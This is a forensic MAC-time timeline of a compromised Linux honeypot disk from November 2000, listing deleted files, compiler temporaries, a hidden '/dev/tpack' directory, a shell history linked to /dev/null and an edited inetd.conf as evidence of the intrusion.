	52345	.a.	-rw-----	drosen	drosen	2051	<honeypot.hda8.dd-dead-2051>
	144592	.a.	-/-rwxr-xr-x	root	root	30315	/bin/tar
	48329	.a.	-rw-----	drosen	drosen	2072	<honeypot.hda8.dd-dead-2072>
	80	.a.	-rw-----	drosen	drosen	60509	<honeypot.hda8.dd-dead-60509>
	1	.a.	-rw-----	drosen	drosen	56462	<honeypot.hda8.dd-dead-56462>
	25274	.a.	-rw-----	drosen	drosen	2064	<honeypot.hda8.dd-dead-2064>
	20189	.a.	-rw-----	drosen	drosen	18160	<honeypot.hda8.dd-dead-18160>
	0	.a.	-rw-r--r--	drosen	drosen	60523	<honeypot.hda8.dd-dead-60523>
	27	.a.	-rwxr--r--	drosen	drosen	60524	<honeypot.hda8.dd-dead-60524>
	10685	.a.	-rw-----	drosen	drosen	60511	<honeypot.hda8.dd-dead-60511>
	50176	.a.	-rw-----	drosen	drosen	2056	<honeypot.hda8.dd-dead-2056>
	30799	.a.	-rw-----	drosen	drosen	2055	<honeypot.hda8.dd-dead-2055>
	1	.a.	-rw-----	drosen	drosen	56457	<honeypot.hda8.dd-dead-56457>
	7215	.a.	-rw-r--r--	drosen	drosen	60527	<honeypot.hda8.dd-dead-60527>
	3147	.a.	-rw-r--r--	drosen	drosen	2091	<honeypot.hda8.dd-dead-2091>
	28961	.a.	-rw-----	drosen	drosen	2053	<honeypot.hda8.dd-dead-2053>
	87647	.a.	-rw-----	drosen	drosen	2054	<honeypot.hda8.dd-dead-2054>
	2922	.a.	-rw-----	drosen	drosen	60513	<honeypot.hda8.dd-dead-60513>
	166	.a.	-rwx-----	drosen	drosen	60518	<honeypot.hda8.dd-dead-60518>
	14584	.a.	-rw-----	drosen	drosen	2059	<honeypot.hda8.dd-dead-2059>
	340	.a.	-rw-----	drosen	drosen	26	<honeypot.hda8.dd-dead-26>
	29098	.a.	-rw-----	drosen	drosen	2084	<honeypot.hda8.dd-dead-2084>
	33851	.a.	-rw-----	drosen	drosen	2074	<honeypot.hda8.dd-dead-2074>
	22865	.a.	-rw-----	drosen	drosen	2058	<honeypot.hda8.dd-dead-2058>
	26073	.a.	-rw-----	drosen	drosen	2083	<honeypot.hda8.dd-dead-2083>
	2164	.a.	-rw-r--r--	drosen	drosen	60520	<honeypot.hda8.dd-dead-60520>
	11588	.a.	-rwxr-xr-x	drosen	drosen	60505	<honeypot.hda8.dd-dead-60505>
	29	.a.	-rw-r--r--	drosen	drosen	60531	<honeypot.hda8.dd-dead-60531>
	485	.a.	-rw-r--r--	drosen	drosen	60529	<honeypot.hda8.dd-dead-60529>
	4584	.a.	-rw-----	drosen	drosen	2077	<honeypot.hda8.dd-dead-2077>
	400	.a.	-rw-----	drosen	drosen	14130	<honeypot.hda8.dd-dead-14130>
	35807	.a.	-rw-----	drosen	drosen	2078	<honeypot.hda8.dd-dead-2078>
	87527	.a.	-rw-r--r--	drosen	drosen	28288	<honeypot.hda8.dd-dead-28288>
	15305	.a.	-rw-----	drosen	drosen	18164	<honeypot.hda8.dd-dead-18164>
	2354	.a.	-rw-----	drosen	drosen	2089	<honeypot.hda8.dd-dead-2089>
	18864	.a.	-rwx-----	drosen	drosen	60515	<honeypot.hda8.dd-dead-60515>
	592	.a.	-rw-r--r--	drosen	drosen	60525	<honeypot.hda8.dd-dead-60525>
	32326	.a.	-rw-----	drosen	drosen	18162	<honeypot.hda8.dd-dead-18162>
	1982	.a.	-rw-----	drosen	drosen	18165	<honeypot.hda8.dd-dead-18165>
	1	.a.	-rw-----	drosen	drosen	56458	<honeypot.hda8.dd-dead-56458>
	27389	.a.	-rw-----	drosen	drosen	2063	<honeypot.hda8.dd-dead-2063>
	1913	.a.	-rw-r--r--	drosen	drosen	60528	<honeypot.hda8.dd-dead-60528>
	8532	.a.	-rw-----	drosen	drosen	2086	<honeypot.hda8.dd-dead-2086>
	16665	.a.	-rw-r--r--	drosen	drosen	60530	<honeypot.hda8.dd-dead-60530>
	15345	.a.	-rw-----	drosen	drosen	2087	<honeypot.hda8.dd-dead-2087>
	1073	.a.	-rw-----	drosen	drosen	14132	<honeypot.hda8.dd-dead-14132>
	14220	.a.	-rw-----	drosen	drosen	2068	<honeypot.hda8.dd-dead-2068>
	221558	.a.	-rw-r--r--	drosen	drosen	60516	<honeypot.hda8.dd-dead-60516>
	10079	.a.	-rw-----	drosen	drosen	14131	<honeypot.hda8.dd-dead-14131>
	308	.a.	-rw-----	drosen	drosen	60504	<honeypot.hda8.dd-dead-60504>
Wed Nov 08 2000 08:58:42	2129920	.a.	-rw-r--r--	drosen	drosen	8133	<honeypot.hda8.dd-dead-8133>
Wed Nov 08 2000 08:58:45	2129920	.c	-rw-r--r--	drosen	drosen	8133	<honeypot.hda8.dd-dead-8133>
Wed Nov 08 2000 08:58:53	2995	.a.	-rw-r--r--	drosen	drosen	60521	<honeypot.hda8.dd-dead-60521>
Wed Nov 08 2000 08:58:54	6196	.a.	-/-rwxr-xr-x	root	root	30292	/bin/uname
	484	.a.	-rw-r--r--	drosen	drosen	60533	<honeypot.hda8.dd-dead-60533>
	75600	.a.	-/-rwxr-xr-x	root	root	30245	/bin/egrep
Wed Nov 08 2000 08:58:55	21264	.a.	-/-rwxr-xr-x	root	root	15813	/usr/bin/tr
	119	ma.	-rw-r--r--	drosen	drosen	60534	<honeypot.hda8.dd-dead-60534>
	44880	.a.	-/-rwxr-xr-x	root	root	30269	/bin/sed
	484	m..	-rw-r--r--	drosen	drosen	60533	<honeypot.hda8.dd-dead-60533>
Wed Nov 08 2000 08:58:56	11724	mac	-rwxr-xr-x	drosen	drosen	60535	<honeypot.hda8.dd-dead-60535>
	2164	m..	-rw-r--r--	drosen	drosen	60520	<honeypot.hda8.dd-dead-60520>
	76891	.a.	-rwx-----	drosen	drosen	60512	<honeypot.hda8.dd-dead-60512>
	5049	.a.	-/-rw-r--r--	root	root	47058	/usr/include/bits/stdio.h
	908	mac	-rw-r--r--	drosen	drosen	22200	<honeypot.hda8.dd-dead-22200>
	3359	.a.	-/-rw-r--r--	root	root	108584	/usr/include/sys/select.h
	104316	.a.	-/-rwxr-xr-x	root	root	16844	/usr/bin/make
	1662	.a.	-rw-----	drosen	drosen	2081	<honeypot.hda8.dd-dead-2081>
	119	.c	-rw-r--r--	drosen	drosen	60534	<honeypot.hda8.dd-dead-60534>
	0	mac	-rw-r--r--	drosen	drosen	22203	<honeypot.hda8.dd-dead-22203>
	3137	.a.	-rw-r--r--	drosen	drosen	60508	<honeypot.hda8.dd-dead-60508>
	44533	.a.	-rw-----	drosen	drosen	2069	<honeypot.hda8.dd-dead-2069>
	1798	.a.	-/-rw-r--r--	root	root	124056	/usr/include/ndian.h
	4673	.a.	-/-rw-r--r--	root	root	47048	/usr/include/bits/sigset.h
	168	.a.	-/-rw-r--r--	root	root	47015	/usr/include/bits/ndian.h
	25680	.a.	-/-rwxr-xr-x	root	root	30283	/bin/date
	29	m..	-rw-r--r--	drosen	drosen	60531	<honeypot.hda8.dd-dead-60531>
	0	mac	-rw-----	drosen	drosen	22202	<honeypot.hda8.dd-dead-22202>
	5374	.a.	-/-rw-r--r--	root	root	108609	/usr/include/sys/types.h
	0	mac	-rw-----	drosen	drosen	22201	<honeypot.hda8.dd-dead-22201>
	2783	.a.	-/-rw-r--r--	root	root	47040	/usr/include/bits/select.h
	4939	.a.	-rw-r--r--	drosen	drosen	60506	<honeypot.hda8.dd-dead-60506>
	4178	.a.	-rw-----	drosen	drosen	2050	<honeypot.hda8.dd-dead-2050>
	27633	.a.	-/-rw-r--r--	root	root	124117	/usr/include/stdlib.h
Wed Nov 08 2000 08:58:57	25733	.c	-rw-----	drosen	drosen	2066	<honeypot.hda8.dd-dead-2066>
	35807	.c	-rw-----	drosen	drosen	2078	<honeypot.hda8.dd-dead-2078>
	22865	.c	-rw-----	drosen	drosen	2058	<honeypot.hda8.dd-dead-2058>
	4680	.a.	-/-rw-r--r--	root	root	47066	/usr/include/bits/types.h
	4178	.c	-rw-----	drosen	drosen	2050	<honeypot.hda8.dd-dead-2050>
	13456	.a.	-/-rw-r--r--	root	root	124118	/usr/include/string.h
	5794	.a.	-/-rw-r--r--	root	root	138776	/usr/lib/gcc-lib/i386-redhat-
linux/egcs-2.91.66/include/stdarg.h							
	1662	.c	-rw-----	drosen	drosen	2081	<honeypot.hda8.dd-dead-2081>

	27389	..c	-rw-----	drosen	drosen	2063	<honeypot.hda8.dd-dead-2063>
	41104	.a.	-/-rwxr-xr-x	root	root	30258	/bin/mv
	874	.a.	-/-rw-r--r--	root	root	93235	/usr/lib/crtn.o
linux/egcs-2.91.66/crtbegin.o	1892	.a.	-/-rw-r--r--	root	root	108301	/usr/lib/gcc-lib/i386-redhat-
	0	mac	-rw-r--r--	drosen	drosen	22199	<honeypot.hda8.dd-dead-22199>
	76891	..c	-rwx-----	drosen	drosen	60512	<honeypot.hda8.dd-dead-60512>
	1124	.a.	-/-rw-r--r--	root	root	93234	/usr/lib/crti.o
	48329	..c	-rw-----	drosen	drosen	2072	<honeypot.hda8.dd-dead-2072>
	0	mac	-/-rw-----	drosen	drosen	22198	/tmp/ccyhpcMn.o (deleted)
	13436	.a.	-/-rwxr-xr-x	root	root	30249	/bin/chmod
	1313	.a.	-/-rw-r--r--	root	root	124041	/usr/include/alloca.h
	14220	..c	-rw-----	drosen	drosen	2068	<honeypot.hda8.dd-dead-2068>
linux/egcs-2.91.66/ccl	1440240	.a.	-/-rwxr-xr-x	root	root	108299	/usr/lib/gcc-lib/i386-redhat-
	13327	.a.	-/-rw-r--r--	root	root	47011	/usr/include/bits/confname.h
	26073	..c	-rw-----	drosen	drosen	2083	<honeypot.hda8.dd-dead-2083>
	270	.ac	-rwx-----	drosen	drosen	60519	<honeypot.hda8.dd-dead-60519>
	0	mac	-/-rw-----	drosen	drosen	22195	/tmp/ccTJVUXL.c (deleted)
	12578	..c	-rw-----	drosen	drosen	2088	<honeypot.hda8.dd-dead-2088>
	400	..c	-rw-----	drosen	drosen	14130	<honeypot.hda8.dd-dead-14130>
	2922	..c	-rw-----	drosen	drosen	60513	<honeypot.hda8.dd-dead-60513>
	0	mac	drwx-----	drosen	drosen	24	<honeypot.hda8.dd-dead-24>
	8532	..c	-rw-----	drosen	drosen	2086	<honeypot.hda8.dd-dead-2086>
	52345	..c	-rw-----	drosen	drosen	2051	<honeypot.hda8.dd-dead-2051>
	23007	mac	-/-rw-----	drosen	drosen	22192	/tmp/ccbvMzZr.i (deleted)
	11673	.a.	-/-rw-r--r--	root	root	124083	/usr/include/libio.h
	0	mac	drwx-----	drosen	drosen	14129	<honeypot.hda8.dd-dead-14129>
	11588	..c	-rwxr-xr-x	drosen	drosen	60505	<honeypot.hda8.dd-dead-60505>
linux/egcs-2.91.66/crtend.o	1424	.a.	-/-rw-r--r--	root	root	108303	/usr/lib/gcc-lib/i386-redhat-
	14716	..c	-rw-----	drosen	drosen	18163	<honeypot.hda8.dd-dead-18163>
	33851	..c	-rw-----	drosen	drosen	2074	<honeypot.hda8.dd-dead-2074>
	32326	..c	-rw-----	drosen	drosen	18162	<honeypot.hda8.dd-dead-18162>
	28587	..c	-rw-----	drosen	drosen	25	<honeypot.hda8.dd-dead-25>
linux/egcs-2.91.66/collect2	45488	.a.	-/-rwxr-xr-x	root	root	108300	/usr/lib/gcc-lib/i386-redhat-
	772	..c	-rw-----	drosen	drosen	18161	<honeypot.hda8.dd-dead-18161>
	69994	.a.	-/-rw-r--r--	root	root	93243	/usr/lib/libc_nonshared.a
	5719	..c	-rw-----	drosen	drosen	18159	<honeypot.hda8.dd-dead-18159>
	10079	..c	-rw-----	drosen	drosen	14131	<honeypot.hda8.dd-dead-14131>
	3406	.a.	-/-rw-r--r--	root	root	47036	/usr/include/bits/posix_opt.h
linux/egcs-2.91.66/include/stddef.h	9834	.a.	-/-rw-r--r--	root	root	138778	/usr/lib/gcc-lib/i386-redhat-
	23037	.ac	-rw-----	drosen	drosen	2080	<honeypot.hda8.dd-dead-2080>
	5861	.a.	-/-rw-r--r--	root	root	124072	/usr/include/getopt.h
	6268	.ac	-rw-----	drosen	drosen	2076	<honeypot.hda8.dd-dead-2076>
	20926	.a.	-/-rw-r--r--	root	root	124116	/usr/include/stdio.h
	340	..c	-rw-----	drosen	drosen	26	<honeypot.hda8.dd-dead-26>
	4951	.a.	-/-rw-r--r--	root	root	108551	/usr/include/sys/cdefs.h
	3137	..c	-rw-r--r--	drosen	drosen	60508	<honeypot.hda8.dd-dead-60508>
	0	mac	-rw-----	drosen	drosen	22198	<honeypot.hda8.dd-dead-22198>
	15305	..c	-rw-----	drosen	drosen	18164	<honeypot.hda8.dd-dead-18164>
	0	mac	drwx-----	drosen	drosen	18158	<honeypot.hda8.dd-dead-18158>
	178	.a.	-/-rw-r--r--	root	root	93242	/usr/lib/libc.so
	15345	..c	-rw-----	drosen	drosen	2087	<honeypot.hda8.dd-dead-2087>
	0	mac	drwx-----	drosen	drosen	2049	<honeypot.hda8.dd-dead-2049>
	29098	..c	-rw-----	drosen	drosen	2084	<honeypot.hda8.dd-dead-2084>
	4886	..c	-rw-----	drosen	drosen	60510	<honeypot.hda8.dd-dead-60510>
scripts/.ifcfg-eth0.swp (deleted)	0	mac	-/drwx-----	drosen	drosen	14129	/etc/sysconfig/network-
	63376	.a.	-/-rwxr-xr-x	root	root	15994	/usr/bin/i386-redhat-linux-gcc
	4584	..c	-rw-----	drosen	drosen	2077	<honeypot.hda8.dd-dead-2077>
	10723	mac	-rw-----	drosen	drosen	22193	<honeypot.hda8.dd-dead-22193>
	87647	..c	-rw-----	drosen	drosen	2054	<honeypot.hda8.dd-dead-2054>
	1356	.ac	-rw-r--r--	drosen	drosen	60526	<honeypot.hda8.dd-dead-60526>
linux/egcs-2.91.66/libgcc.a	769892	.a.	-/-rw-r--r--	root	root	108305	/usr/lib/gcc-lib/i386-redhat-
	3940	mac	-/-rw-r--r--	drosen	drosen	22194	/tmp/ccTglLym.o (deleted)
	2015	.a.	-/-rw-r--r--	root	root	47065	/usr/include/bits/time.h
	1982	..c	-rw-----	drosen	drosen	18165	<honeypot.hda8.dd-dead-18165>
	63376	.a.	-/-rwxr-xr-x	root	root	15994	/usr/bin/egcs
	530	..c	-rw-----	drosen	drosen	2082	<honeypot.hda8.dd-dead-2082>
	12276	..c	-rw-----	drosen	drosen	2060	<honeypot.hda8.dd-dead-2060>
	13935	..c	-rw-----	drosen	drosen	2065	<honeypot.hda8.dd-dead-2065>
	484	..c	-rw-r--r--	drosen	drosen	60533	<honeypot.hda8.dd-dead-60533>
	0	mac	-rw-----	drosen	drosen	22195	<honeypot.hda8.dd-dead-22195>
	2058	.a.	-/-rw-r--r--	root	root	108601	/usr/include/sys/sysmacros.h
	1401	.ac	-rw-----	drosen	drosen	2073	<honeypot.hda8.dd-dead-2073>
	63376	.a.	-/-rwxr-xr-x	root	root	15994	/usr/bin/gcc
	207600	.a.	-/-rwxr-xr-x	root	root	15858	/usr/bin/as
	36756	.a.	-/-rw-r--r--	root	root	124133	/usr/include/unistd.h
	205136	.a.	-/-rwxr-xr-x	root	root	15861	/usr/bin/ld
	850	.ac	-rw-----	drosen	drosen	2070	<honeypot.hda8.dd-dead-2070>
linux/egcs-2.91.66/cpp	87312	.a.	-/-rwxr-xr-x	root	root	108202	/usr/lib/gcc-lib/i386-redhat-
	80	..c	-rw-----	drosen	drosen	60509	<honeypot.hda8.dd-dead-60509>
	1024	m.c	d/drwxrwxrwt	root	root	22177	/tmp
	84	.ac	-rw-r--r--	drosen	drosen	60507	<honeypot.hda8.dd-dead-60507>
	9474	..c	-rw-----	drosen	drosen	60503	<honeypot.hda8.dd-dead-60503>
	39314	..c	-rw-----	drosen	drosen	2075	<honeypot.hda8.dd-dead-2075>
eth0~ (deleted)	400	..c	-/rw-----	drosen	drosen	14130	/etc/sysconfig/network-scripts/ifcfg-
	30799	..c	-rw-----	drosen	drosen	2055	<honeypot.hda8.dd-dead-2055>
	314936	.a.	-/-rwxr-xr-x	root	root	92814	/usr/lib/libbfd-2.9.5.0.22.so
	592	..c	-rw-r--r--	drosen	drosen	60525	<honeypot.hda8.dd-dead-60525>
	9512	.a.	-/-rw-r--r--	root	root	124063	/usr/include/features.h
	8512	.a.	-/-rw-r--r--	root	root	93233	/usr/lib/crti.o
	16714	..c	-rw-----	drosen	drosen	2085	<honeypot.hda8.dd-dead-2085>
	308	..c	-rw-----	drosen	drosen	60504	<honeypot.hda8.dd-dead-60504>
	10685	..c	-rw-----	drosen	drosen	60511	<honeypot.hda8.dd-dead-60511>
	13232	..c	-rw-----	drosen	drosen	14133	<honeypot.hda8.dd-dead-14133>

	2315	.a.	-/-rw-r--r--	root	root	124037	/usr/include/_G_config.h
	1073	.c	-rw-----	drosen	drosen	14132	<honeypot.hda8.dd-dead-14132>
	3147	.c	-rw-r--r--	drosen	drosen	2091	<honeypot.hda8.dd-dead-2091>
	21700	.ac	-rw-----	drosen	drosen	2057	<honeypot.hda8.dd-dead-2057>
	45201	.c	-rw-----	drosen	drosen	2067	<honeypot.hda8.dd-dead-2067>
	20189	.c	-rw-----	drosen	drosen	18160	<honeypot.hda8.dd-dead-18160>
	0	mac	-/-rw-r--r--	drosen	drosen	22199	/tmp/ccHATPAZ.ld (deleted)
	21810	.a.	-/-rw-r--r--	root	root	47060	/usr/include/bits/string.h
	23007	mac	-rw-----	drosen	drosen	22192	<honeypot.hda8.dd-dead-22192>
	1021	.a.	-/-rw-r--r--	root	root	108452	/usr/include/gnu/stubs.h
	4860	.ac	-rw-----	drosen	drosen	2052	<honeypot.hda8.dd-dead-2052>
	14749	ma.	-rwxr-xr-x	drosen	drosen	60502	<honeypot.hda8.dd-dead-60502>
	50176	.c	-rw-----	drosen	drosen	2056	<honeypot.hda8.dd-dead-2056>
	28961	.c	-rw-----	drosen	drosen	2053	<honeypot.hda8.dd-dead-2053>
	10723	mac	-/-rw-----	drosen	drosen	22193	/tmp/ccE8mHGN.s (deleted)
	2354	.c	-rw-----	drosen	drosen	2089	<honeypot.hda8.dd-dead-2089>
	14584	.c	-rw-----	drosen	drosen	2059	<honeypot.hda8.dd-dead-2059>
	25274	.c	-rw-----	drosen	drosen	2064	<honeypot.hda8.dd-dead-2064>
	2980	.ac	-rw-----	drosen	drosen	2071	<honeypot.hda8.dd-dead-2071>
	40631	.c	-rw-----	drosen	drosen	2079	<honeypot.hda8.dd-dead-2079>
	2164	.c	-rw-r--r--	drosen	drosen	60520	<honeypot.hda8.dd-dead-60520>
	10840	.c	-rw-----	drosen	drosen	2061	<honeypot.hda8.dd-dead-2061>
	41832	.a.	-/-rw-r--r--	root	root	47061	/usr/include/bits/string2.h
	9314	.a.	-/-rw-r--r--	root	root	124129	/usr/include/time.h
	4939	.c	-rw-r--r--	drosen	drosen	60506	<honeypot.hda8.dd-dead-60506>
	1926	.a.	-/-rw-r--r--	root	root	108307	/usr/lib/gcc-lib/i386-redhat-
linux/egcs-2.91.66/specs							
	5337	.a.	-/-rw-r--r--	root	root	108603	/usr/include/sys/time.h
	44533	.c	-rw-----	drosen	drosen	2069	<honeypot.hda8.dd-dead-2069>
	3069	.ac	-rw-r--r--	drosen	drosen	60514	<honeypot.hda8.dd-dead-60514>
	1006	.c	-rw-r--r--	drosen	drosen	2090	<honeypot.hda8.dd-dead-2090>
	26027	.c	-rw-----	drosen	drosen	2062	<honeypot.hda8.dd-dead-2062>
	1297	.a.	-/-rw-r--r--	root	root	47059	/usr/include/bits/stdio_lim.h
	3940	mac	-rw-r--r--	drosen	drosen	22194	<honeypot.hda8.dd-dead-22194>
	2995	.c	-rw-r--r--	drosen	drosen	60521	<honeypot.hda8.dd-dead-60521>
Wed Nov 08 2000 08:59:07	4096	m.c	d/drwx-----	drosen	drosen	15395	/home/drosen
	52	mac	-/-rw-----	drosen	drosen	15401	/home/drosen/.bash_history
Wed Nov 08 2000 08:59:14	405	.c	-rw-r--r--	drosen	drosen	60522	<honeypot.hda8.dd-dead-60522>
	18864	.c	-rwx-----	drosen	drosen	60515	<honeypot.hda8.dd-dead-60515>
	0	mac	drwxr-xr-x	drosen	users	8132	<honeypot.hda8.dd-dead-8132>
	27	.c	-rwxr--r--	drosen	drosen	60524	<honeypot.hda8.dd-dead-60524>
	56274	.c	-rw-r--r--	drosen	drosen	28289	<honeypot.hda8.dd-dead-28289>
	1	.c	-rw-----	drosen	drosen	56456	<honeypot.hda8.dd-dead-56456>
	87527	.c	-rw-r--r--	drosen	drosen	28288	<honeypot.hda8.dd-dead-28288>
	485	.c	-rw-r--r--	drosen	drosen	60529	<honeypot.hda8.dd-dead-60529>
	0	mac	drwx-----	drosen	drosen	28287	<honeypot.hda8.dd-dead-28287>
	1	.c	-rw-----	drosen	drosen	56457	<honeypot.hda8.dd-dead-56457>
	1913	.c	-rw-r--r--	drosen	drosen	60528	<honeypot.hda8.dd-dead-60528>
	29	.c	-rw-r--r--	drosen	drosen	60531	<honeypot.hda8.dd-dead-60531>
	16665	.c	-rw-r--r--	drosen	drosen	60530	<honeypot.hda8.dd-dead-60530>
	14749	.c	-rwxr-xr-x	drosen	drosen	60502	<honeypot.hda8.dd-dead-60502>
	34816	m.c	d/drwxr-xr-x	root	root	24193	/dev
	20240	.a.	-/-rwxr-xr-x	root	root	30259	/bin/rm
	221558	.c	-rw-r--r--	drosen	drosen	60516	<honeypot.hda8.dd-dead-60516>
	0	mac	drwx-----	drosen	drosen	60501	<honeypot.hda8.dd-dead-60501>
	7215	.c	-rw-r--r--	drosen	drosen	60527	<honeypot.hda8.dd-dead-60527>
	0	.ac	drwx-----	drosen	drosen	22197	<honeypot.hda8.dd-dead-22197>
	0	.c	-rw-r--r--	drosen	drosen	60517	<honeypot.hda8.dd-dead-60517>
	1	.c	-rw-----	drosen	drosen	56460	<honeypot.hda8.dd-dead-56460>
	1	.c	-rw-----	drosen	drosen	56462	<honeypot.hda8.dd-dead-56462>
	427888	.c	-rwxr-xr-x	drosen	drosen	60532	<honeypot.hda8.dd-dead-60532>
	0	mac	drwx-----	drosen	drosen	22196	<honeypot.hda8.dd-dead-22196>
	0	mac	drwx-----	drosen	drosen	56455	<honeypot.hda8.dd-dead-56455>
	0	.c	-rw-r--r--	drosen	drosen	60523	<honeypot.hda8.dd-dead-60523>
	0	mac	d/drwxr-xr-x	drosen	users	8132	/dev/tpack (deleted)
	1	.c	-rw-----	drosen	drosen	56461	<honeypot.hda8.dd-dead-56461>
	1	.c	-rw-----	drosen	drosen	56458	<honeypot.hda8.dd-dead-56458>
	166	.c	-rwx-----	drosen	drosen	60518	<honeypot.hda8.dd-dead-60518>
	1	.c	-rw-----	drosen	drosen	56459	<honeypot.hda8.dd-dead-56459>
Wed Nov 08 2000 08:59:52	9	.a.	l/lrwxrwxrwx	root	root	22191	/tmp/.bash_history -> /dev/null
Wed Nov 08 2000 09:02:22	19	.a.	l/lrwxrwxrwx	root	root	34311	/lib/libnss_dns.so.2 -> libnss_dns-
2.1.3.so							
	169720	.a.	-/-rwxr-xr-x	root	root	34322	/lib/libnss_dns-2.1.3.so
	26	.a.	-/-rw-r--r--	root	root	26215	/etc/host.conf
	18	.a.	l/lrwxrwxrwx	root	root	34323	/lib/libnss_dns.so.2 -> libnss_dns-
2.1.3.so							
	67580	.a.	-/-rwxr-xr-x	root	root	34310	/lib/libnss_dns-2.1.3.so
	68	.a.	-/-rw-r--r--	root	root	26559	/etc/hosts
Wed Nov 08 2000 09:02:23	1567	.a.	-/-rw-r--r--	root	root	26223	/etc/protocols
Wed Nov 08 2000 09:02:28	184	mac	-/-rw-r--r--	root	root	44357	/var/tmp/nap
	1024	m.c	d/drwxrwxrwt	root	root	44353	/var/tmp
	10	.a.	l/lrwxrwxrwx	root	root	12	/usr/tmp -> ../var/tmp
Wed Nov 08 2000 09:02:30	44108	.a.	-/-rwxr-xr-x	root	root	34364	/lib/libproc.so.2.0.6
	8860	.a.	-/-r-xr-xr-x	root	root	17090	/usr/bin/w
Wed Nov 08 2000 09:02:31	39423	.a.	-/-r-xr-xr-x	root	root	30311	/bin/ps
	171	.a.	-/-rw-r--r--	1010	users	26557	/dev/ptyp
Wed Nov 08 2000 09:02:32	12288	.a.	-/-rw-r--r--	root	root	26555	/etc/psdevtab
Wed Nov 08 2000 09:02:42	166416	.a.	-/-rwxr-xr-x	root	root	16982	/usr/bin/pico
Wed Nov 08 2000 09:03:05	3027	m.c	-/-rw-r--r--	root	root	26495	/etc/inetd.conf
Wed Nov 08 2000 09:03:12	3027	.a.	-/-rw-r--r--	root	root	26495	/etc/inetd.conf
	10160	.a.	-/-rwxr-xr-x	root	root	17093	/usr/bin/killall
Wed Nov 08 2000 09:03:15	1143	.a.	-/-rw-r--r--	root	root	77344	/usr/share/terminfo/v/vt100-am
	1143	.a.	-/-rw-r--r--	root	root	77344	/usr/share/terminfo/v/vt100
	3124	.a.	-/-rwxr-xr-x	root	root	15659	/usr/bin/clear
	24	.a.	-/-rw-r--r--	root	root	46631	/root/.bash_logout
Wed Nov 08 2000 09:53:36	512	m.c	-/-rw-----	root	root	26581	/etc/ssh_random_seed
	0	.a.	c/crw-r--r--	root	root	25217	/dev/random
Wed Nov 08 2000 20:33:45	20480	.a.	-/-rw-r--r--	root	root	20	/etc/mail/access.db
	4096	.a.	-/-rw-r--r--	root	root	22	/etc/mail/mailertable.db
	4096	.a.	-/-rw-r--r--	root	root	19	/etc/mail/virtuertable.db
	20480	.a.	-/-rw-r--r--	root	root	26545	/etc/aliases.db
Wed Nov 08 2000 20:37:30	210	.a.	-/-rw-r--r--	root	root	16145	/etc/pam.d/other

	164253	.a. -/rwxr-xr-x	root	root	93038	/usr/lib/libglib-1.2.so.0.0.6
	20	.a. l/lrwxrwxrwx	root	root	93037	/usr/lib/libglib-1.2.so.0 -> libglib-
1.2.so.0.0.6						
	33654	.a. -/rwxr-xr-x	root	root	34353	/lib/libpam.so.0.72
	35801	.a. -/rwxr-xr-x	root	root	40326	/lib/security/pam_console.so
	1262	.a. -/rw-r--r--	root	root	26226	/etc/localtime
	35619	.a. -/rwxr-xr-x	root	root	40342	/lib/security/pam_pwdb.so
	20452	.a. -/rwxr-xr-x	root	root	30319	/bin/login
	140186	.a. -/rwxr-xr-x	root	root	34350	/lib/libpam.so.0.61
	6196	.a. -/rwxr-xr-x	root	root	40340	/lib/security/pam_nologin.so
	7773	.a. -/rwxr-xr-x	root	root	40346	/lib/security/pam_securetty.so
	75131	.a. -/rwxr-xr-x	root	root	34290	/lib/libdl-2.1.3.so
	14	.a. l/lrwxrwxrwx	root	root	34291	/lib/libdl.so.2 -> libdl-2.1.3.so
	14258	.a. -/rwxr-xr-x	root	root	40327	/lib/security/pam_cracklib.so
	5359	.a. -/rwxr-xr-x	root	root	40328	/lib/security/pam_deny.so
	15	.a. l/lrwxrwxrwx	root	root	92880	/usr/lib/libcrack.so.2 ->
libcrack.so.2.7						
	437	.a. -/rw-r--r--	root	root	16196	/etc/pam.d/login
	19	.a. l/lrwxrwxrwx	root	root	34357	/lib/libpam_misc.so.0 ->
libpam_misc.so.0.72						
	64478	.a. -/rwxr-xr-x	root	root	34283	/lib/libcrypt-2.1.3.so
	57882	.a. -/rwxr-xr-x	root	root	92879	/usr/lib/libcrack.so.2.7
	14	.a. l/lrwxrwxrwx	root	root	34358	/lib/libpam.so.0 -> libpam.so.0.72
	17	.a. l/lrwxrwxrwx	root	root	34284	/lib/libcrypt.so.1 -> libcrypt-
2.1.3.so						
	10303	.a. -/rwxr-xr-x	root	root	34356	/lib/libpam_misc.so.0.72
	15	.a. l/lrwxrwxrwx	root	root	34351	/lib/libpam.so.0 -> libpam.so.0.61
Wed Nov 08 2000 20:37:35	40	.a. -/rw-----	root	root	26224	/etc/securetty
Wed Nov 08 2000 20:37:37	125	.a. -/rwxr-xr-x	root	root	28283	/etc/profile.d/which-2.sh
	0	.c c/crw--w----	root	tty	26333	/dev/vcs1
	4992	m.c -/rw-rw-r--	root	utmp	34274	/var/run/utmp
	13776	.a. -/rwxr-xr-x	root	root	15786	/usr/bin/dircolors
	9264	.a. -/rwxr-xr-x	root	root	16365	/usr/bin/id
	0	.a. -/rw-r--r--	root	root	26219	/etc/motd
	26668	.a. -/rwxr-xr-x	root	root	30289	/bin/stty
	262884	.a. -/rwxr-xr-x	root	root	92674	/usr/lib/libncurses.so.4.0
	238	.a. -/rw-r--r--	root	root	46632	/root/.bash_profile
	1024	.a. d/drwxr-xr-x	root	root	28225	/etc/profile.d
	601	.a. -/rw-r--r--	root	root	26582	/etc/shadow
	134	.a. -/rw-r--r--	root	root	26502	/etc/pwdb.conf
	0	.c c/crw--w----	root	tty	26397	/dev/vcsal
	582	.a. -/rw-r--r--	root	root	26229	/etc/bashrc
	8896	.a. -/rwxr-xr-x	root	root	30307	/bin/hostname
	120	.a. -/rwxr-xr-x	root	root	28260	/etc/profile.d/less.sh
	547	.a. -/rw-r--r--	root	root	26222	/etc/profile
	75600	.a. -/rwxr-xr-x	root	root	30247	/bin/grep
	7068	.a. -/rwxr-xr-x	root	root	15667	/usr/bin/tput
	1522	.a. -/rwxr-xr-x	root	root	28238	/etc/profile.d/lang.sh
	2434	.a. -/rw-r--r--	root	root	26238	/etc/DIR_COLORS
	0	.a. c/crw-----	root	tty	25558	/dev/tty1
	234	.a. -/rwxr-xr-x	root	root	28229	/etc/profile.d/colorls.sh
	1576	.a. -/rw-r--r--	root	root	108018	/usr/share/terminfo/l/linux
	768	m.c -/rw-r--r--	root	root	12099	/var/log/wtmp
	13	.a. -/rw-r--r--	root	root	4079	/etc/sysconfig/il8n
	1460292	mac -/rw-r--r--	root	root	12098	/var/log/lastlog
	17	.a. l/lrwxrwxrwx	root	root	92673	/usr/lib/libncurses.so.4 ->
